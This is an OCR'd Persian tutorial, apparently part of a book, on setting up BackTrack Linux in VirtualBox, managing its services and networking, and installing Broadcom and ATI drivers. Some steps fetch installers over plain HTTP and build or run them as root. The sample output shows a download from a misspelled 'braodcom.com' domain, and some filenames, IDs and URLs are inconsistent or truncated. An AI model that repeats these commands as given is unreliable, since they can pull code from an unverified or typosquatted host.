
۲) کلیک روی گزینه New.





۳) انتخاب میزان RAM که می خواهید به BT دهید.

**نکته ۱:** Ram انتخابی بستگی به رم خود سیستم شما دارد.

**نکته ۲:** پس از خاموش کردن ماشین مجازی (VM) ، رم گرفته شده از سیستم، مجدد به سیستم بر می گردد.











تا اینجا BT را آماده برای کار  بر روی VB کردیم.

۴) انتخاب setting.

۵) به  storage بروید.




۶) فایل iso بکترک را انتخاب کنید.





۷) در نهایت بر روی OK کلیک کنید.

۸) ماشین .....Backtrack را انتخاب کرده و روی start کلیک کنید.

۹) نحوه نصب هم مثل روش "نصب بکترک به عنوان تنها سیستم عامل" می باشد.

**نصب VM-Tools بر روی virtual-box :**

وقتی وارد محیط BT شدید. مراحل زیر را بروید.



**تغییر دادن root – password:**

وارد کردن دستور در ترمینال: passwd

```
root@bt:~# passwd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@bt:~#
```

**راه اندازی سرویس ها :**

service [name-service] [start/stop]

service apache2 start

service pure-ftpd stop

**چک کردن وضیعت سرویس با netcat :**

netcat -tpan | grep 22

۲۲: شماره پورت.

**چک کردن FTP server:**

netcat -tpan | grep 21

**شروع به کار سرویس از لحظه بوت شدن سیستم :**

update-rc.d –f <service name> defaults

update-rc.d –f ssh defaults

**نکته:** برای فعال و غیر فعال کردن سرویس ها به مسیر زیر بروید:

applications > backtrack > services

**کار با شبکه :**


به مسیر زیر بروید:


Applications>>>Internet >>>>Wicd Network Manager

یا دستور زیر

wicd-gtk --no-tray

برای وصل شدن به شبکه Wi-Fi شبکه مورد نظر را انتخاب کرده و روی properties کلیک کرده و در فسمت key و نوع encryption را هم برای وصل شدن مشخص کنید و ok کنید.



## چند زبانه کردن کیبورد :

به مسیر زیر بروید:


system >> preferences >> keyboard

سپس به برگه layouts بروید، گزینه add را انتخاب کرده و زبان خود را مشخص کنید.

برای تغییر دادن کلید های shortcut تغییر زبان، روی option کلیک کنید.

سپس در این بخش از option، گزینه Key(S) to change layout را انتخاب کنید.

**پیشنهاد :** alt + shift را انتخاب کنید.




## نصب ۲ نرم افزار کاربردی :

در فصل سوم، کامل راجع به دستورات بحث خواهد شد. ولی فعلا شما این ۲ نرم افزار را نصب کنید:

1. sudo apt-get update
2. apt-get install synaptic

   apt-get install software-center

یا

apt-get install synaptic sudo

sudo apt-get install software-center

فصل دوم

# سفارشی کردن Backtrack

**مقدمه**

در این فصل نحوه کار با درایورها ، نصب آن، رمزنگاری اطلاعات و دیگر ابزار ها آشنا می شویم.

نکته: به نظر من فعلا وارد مباحث زیر نشوید، بگذارید مسلط به این توزیع شوید و بعد از اتمام این کتاب، این فصل را بخوانید.

منظورم سرفصل های زیر می باشد و شامل دیگر سر فصل های این بخش نمی باشد:

۱) نصب driver broadcom

۲) نصب driver ATI video card

۳) نصب kernel headers

۴) نصب driver NVIDIA card

**تهیه و آماده کردن kernel headers :**

دستورات زیر را وارد کنید:

1) prepare-kernel-sources

2) cd /usr/src/linux

   cp -rf include/generated/* include/linux/

3) prepare-kernel-sources

```
root@bt: /usr/src/linux
File  Edit  View  Terminal  Help
root@bt:~# prepare-kernel-sources
[*] Kernel source seems to be available
  HOSTCC  scripts/basic/fixdep
  HOSTCC  scripts/kconfig/conf.o
  HOSTCC  scripts/kconfig/zconf.tab.o
  HOSTLD  scripts/kconfig/conf
scripts/kconfig/conf --silentoldconfig Kconfig
  HOSTCC  scripts/mod/mk_elfconfig
  MKELF   scripts/mod/elfconfig.h
  HOSTCC  scripts/mod/file2alias.o
  HOSTCC  scripts/mod/modpost.o
  HOSTCC  scripts/mod/sumversion.o
  HOSTLD  scripts/mod/modpost
  HOSTCC  scripts/selinux/genheaders/genheaders
  HOSTCC  scripts/selinux/mdp/mdp
  HOSTCC  scripts/kallsyms
  HOSTCC  scripts/conmakehash
  HOSTCC  scripts/bin2c
  HOSTCC  scripts/recordmcount
  CHK     include/linux/version.h
  CHK     include/generated/utsrelease.h
  CC      arch/x86/kernel/asm-offsets.s
prepare-kernel-sources  GEN     include/generated/asm-offsets.h
  CALL    scripts/checksyscalls.sh
[*] tada!
root@bt:~# cd /usr/src/linux
root@bt:/usr/src/linux# cp -rf include/generated/* include/linux/
root@bt:/usr/src/linux# prepare-kernel-sources
[*] Kernel source seems to be available
scripts/kconfig/conf --silentoldconfig Kconfig
  CHK     include/linux/version.h
  CHK     include/generated/utsrelease.h
root@bt: /usr/src/linux
```

```
root@root:~# prepare-kernel-sources
[*] Kernel source seems to be available
scripts/kconfig/conf --silentoldconfig Kconfig
  CHK     include/linux/version.h
  CHK     include/generated/utsrelease.h
  CALL    scripts/checksyscalls.sh
[*] tada!
root@root:~#
```

## نصب درایور broadcom

### روش اول:

در ترمینال :

**1)** cd /tmp/
wget www.broadcom.com/docs/linux_sta/hybri-portsrc_x86_64-v5_100_82_112.tar.gz

```
root@bt:/tmp# cd /tmp
root@bt:/tmp# wget http://www.braodcom.com/docs/linux_sta/hybri-portsrc_x86_64-v
5_100_82_112.tar.gz
--2012-09-25 21:55:13--  http://www.braodcom.com/docs/linux_sta/hybri-portsrc_x8
6_64-v5_100_82_112.tar.gz
Resolving www.braodcom.com... 141.8.224.106
Connecting to www.braodcom.com|141.8.224.106|:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/html]
Saving to: `hybri-portsrc_x86_64-v5_100_82_112.tar.gz'

    [  <=>                                  ] 53,536      249K/s   in 0.2s

2012-09-25 21:55:16 (249 KB/s) - `hybri-portsrc_x86_64-v5_100_82_112.tar.gz' sav
ed [53536]
```

**۲)** ساخت فولدر

mkdir broadcom

**۳)** extract کردن فایلی که فشرده شده است :

tar xvfz hybrid-portsrc_x86_64-v5_100_82_112.tar.gz -C /tmp/broadcom

**۴)** دستورات زیر:

make clean
make
make install
**5)** update dependencies **:**
depmod -a

**۶)** جلوگیری کردن از بالا آمدن ماژول ها در بالا آمدن سیستم:

echo "blacklist <module>" >> /etc/modprobe.d/blacklist.conf

**۷)** ماژول های پیدا شده را با دستور زیر پاک می کنیم:

rmmod <module>b43

**۸)** جلوگیری کردن از بالا آمدن ماژول ها در بالا آمدن سیستم:

echo "blacklist <module>" >> /etc/modprobe.d/blacklist.conf

**۹)**اضافه کردن ماژول جدید به boot-process :

modprobe wl

**روش دوم :**

۱) دستور زیر:

```
lspci -vnn | grep Network
```

نتیجه دستور بالا در سیستم من:

Broadcom Corporation BCM4322 802.11a/b/g/n Wireless LAN Controller [14e4:4727 ] (rev01)

۲) PCI-ID به دست آمده را در سایت زیر چک کنید:

**http://wireless.kernel.org/en/users/Drivers/b43**

۳) برای من: e4:472714

سپس:

```
sudo apt-get remove bcmwl-kernel-source
sudo apt-get install b43-fwcutter
```

دستور پایینی ممکن است اجرا نشود که شما باید آن را در گوگل سرچ دانلود کنید.

```
sudo apt-get install firmware-b43-installer
```

۴) سپس:

```
cat /etc/modprobe.d/* | egrep 'bcm'
```

یک سری لیست نشان می دهد.

اگر این اسم پایینی  وجود داشت در لیست که ok هست.اگر نه، باید به این صورت عمل کنید:

blacklist bcm43xx این اسم باید در blackllist باشد.

در صورت نبودن مراحل زیر را انجام دهید:

```
cd /etc/modprobe.d/
sudo gedit blacklist.conf
```

۵) سپس اضافه کنید:

```
blacklist bcm43xx
```

و save کنید.

**سایت های کاربردی برای نصب درایور broadcom:**

http://wireless.kernel.org/en/users/Drivers/b43

http://askubuntu.com/questions/55868...reless-drivers

https://help.ubuntu.com/community/Wi...Driver/bcm43xx

http://wiki.debian.org/bcm43xx

http://www.linuxquestions.org/questi...u-lucid-875477

http://ubuntuforums.org/showthread.php?t=915449

**نصب و راه اندازی ATI video card :**

۱) دستور زیر:

cd /tmp/


۲) دانلود فایل :

http://support.amd.com/us/gpudownload/Pages/index.aspx

wget http://www2.ati.com/drivers/linux/amd-driver-installer- 12-1-x86.x86_64.run

۳) دستور نصب :

sh amd-driver-installer-12-1-x86.x86_64.run




۴) سیستم را restart کنید.

۵) نصب بسته های  مورد نظر:

apt-get install libroot-python-dev libboost-python-dev libboost1.40-all-dev cmake

۶) دانلود AMD APP SDK:

wget http://developer.amd.com/Downloads/AMD-APP-SDK-v2.6- lnx64.tgz

۷) ساخت فولدر:

mkdir AMD-APP-SDK-v2.6-lnx64

۸) خارج کردن از فشرده سازی:

